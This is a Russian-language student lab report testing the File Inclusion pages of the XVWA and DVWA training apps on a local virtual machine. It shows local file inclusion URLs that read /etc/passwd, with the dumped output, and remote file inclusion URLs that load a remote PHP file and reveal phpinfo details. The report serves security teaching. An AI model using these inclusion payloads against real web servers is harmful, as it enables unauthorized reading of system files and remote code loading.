

Задание выполнил студент группы 2345 Романенко Кирилл Д.

1. Исследуйте страницу File Inclusion проекта XVWA (xvwa/vulnerabilities/fi/) и составьте отчет об обнаруженных уязвимостях.

192.168.56.11/xvwa/vulnerabilities/fi/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Login About

File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions
https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion

Click here

Проверил на уязвимости Local file inclusion

ДО

192.168.56.11/xvwa/vulnerabilities/fi/?file=README.txt

Index of / — http://192.168.56.11

Wikipedia — wikipedia.org

Challenges/Web - Server : HTML - Source code [Root Me : Hacking] — root-me.org/en/Challenges/Web-Server/HTML-S


Burp Suite Community Edition — http://burp

ПОСЛЕ

192.168.56.11/xvwa/vulnerabilities/fi/?file=/etc/passwd

Index of / — http://192.168.56.11


Результат ввода:




Local file работает

Проверил на уязвимости Remote file inclusion

ДО



ПОСЛЕ



Вывод:

192.168.56.11/xvwa/vulnerabilities/fi/?file=http://192.168.56.11/index.php.bak

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions
https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion

[Click here](#)

PHP Version 5.5.9-1ubuntu4.26

System	Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64
Build Date	Sep 17 2018 13:46:12
Server API	Apache 2.0 Handler

Remote file inclusion работает

2. Исследуйте страницу File Inclusion проекта DVWA (dvwa/vulnerabilities/fi/) и составьте отчет об обнаруженных уязвимостях

Уровень: Low

Перешёл по ссылке

192.168.56.11/dvwa/vulnerabilities/fi/?page=include.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

Изучил file1.php, file2.php, file3.php – это ничего ценного не дало

Проверил на уязвимости file inclusion,

ДО

192.168.56.11/dvwa/vulnerabilities/fi/?page=include.php

Index of / Switch to Tab

Wikipedia — wikipedia.org

Challenges/Web - Server : HTML - Source code [Root Me : Hacking] — root-me.org/en/Challenges/Web-Server/HTML-S

Burp Suite Community Edition — http://burp

ПОСЛЕ

192.168.56.11/dvwa/vulnerabilities/fi/?page=/etc/passwd

http://192.168.56.11/dvwa/vulnerabilities/fi/?page=/etc/passwd — Visit

This time, search with: G a b f W ★ □ ⌚

Результат ввода:

192.168.56.11/dvwa/vulnerabilities/fi/?page=/etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Listing:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuid:x:100:101:/var/lib/libuid:/usr/sbin/nologin syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin statd:x:104:65534:/var/lib/nfs:/bin/false vagrant:x:900:900:vagrant:/home/vagrant:/bin/bash leia_organax:1111:100:/home/leia_organax:1111:100:/home/leia_organax:
bin/bash luke_skywalker:x:1112:100:/home/luke_skywalker:/bin/bash han_solo:x:1113:100:/home/han_solo:/bin/bash artoo_detoo:x:1114:100:/home/artoo_detoo:/bin/bash c_three_pio:x:1115:100:/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100:/home/ben_kenobi:/bin/bash darth_vader:x:1117:100:/home/darth_vader:/bin/bash anakin_skywalker:x:1118:100:/home/anakin_skywalker:/bin/bash jarjar_binks:x:1119:100:/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100:/home/lando_calrissian:/bin/bash bobba_fett:x:1121:100:/home/bobba_fett:/bin/bash jabba_hutt:x:1122:100:/home/jabba_hutt:/bin/bash greedo:x:1123:100:/home/greedo:/bin/bash chewbacca:x:1124:100:/home/chewbacca:/bin/bash kylo_ren:x:1125:100:/home/kylo_ren:/bin/bash mysql:x:105:111:MySQL Server:/nonexistent:/bin/false avahi:x:106:113:Avahi mDNS daemon:/var/run/avahi-daemon:/bin/false colord:x:107:115:colord colour
management daemon:/var/lib/colord:/bin/false ftp:x:108:116:ftp daemon:/usr/lib/ftp:/bin/false
```

DVWA


Local file работает

Проверил Remote file inclusion

ДО



ПОСЛЕ



Вывод:

A screenshot of a web browser showing the output of a remote file inclusion attack. The address bar shows the URL `192.168.56.11/dvwa/vulnerabilities/fi/?page=http://192.168.56.11/index.php.bak`. Below the address bar, there is a navigation bar with links to "Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area displays the output of the remote file inclusion, which is the PHP version information for the target system. The output is titled "PHP Version 5.5.9-1ubuntu4.26" and includes the PHP logo. Below the title, there is a table with the following information:

System	Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64
Build Date	Sep 17 2018 13:46:12
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5

Remote file inclusion работает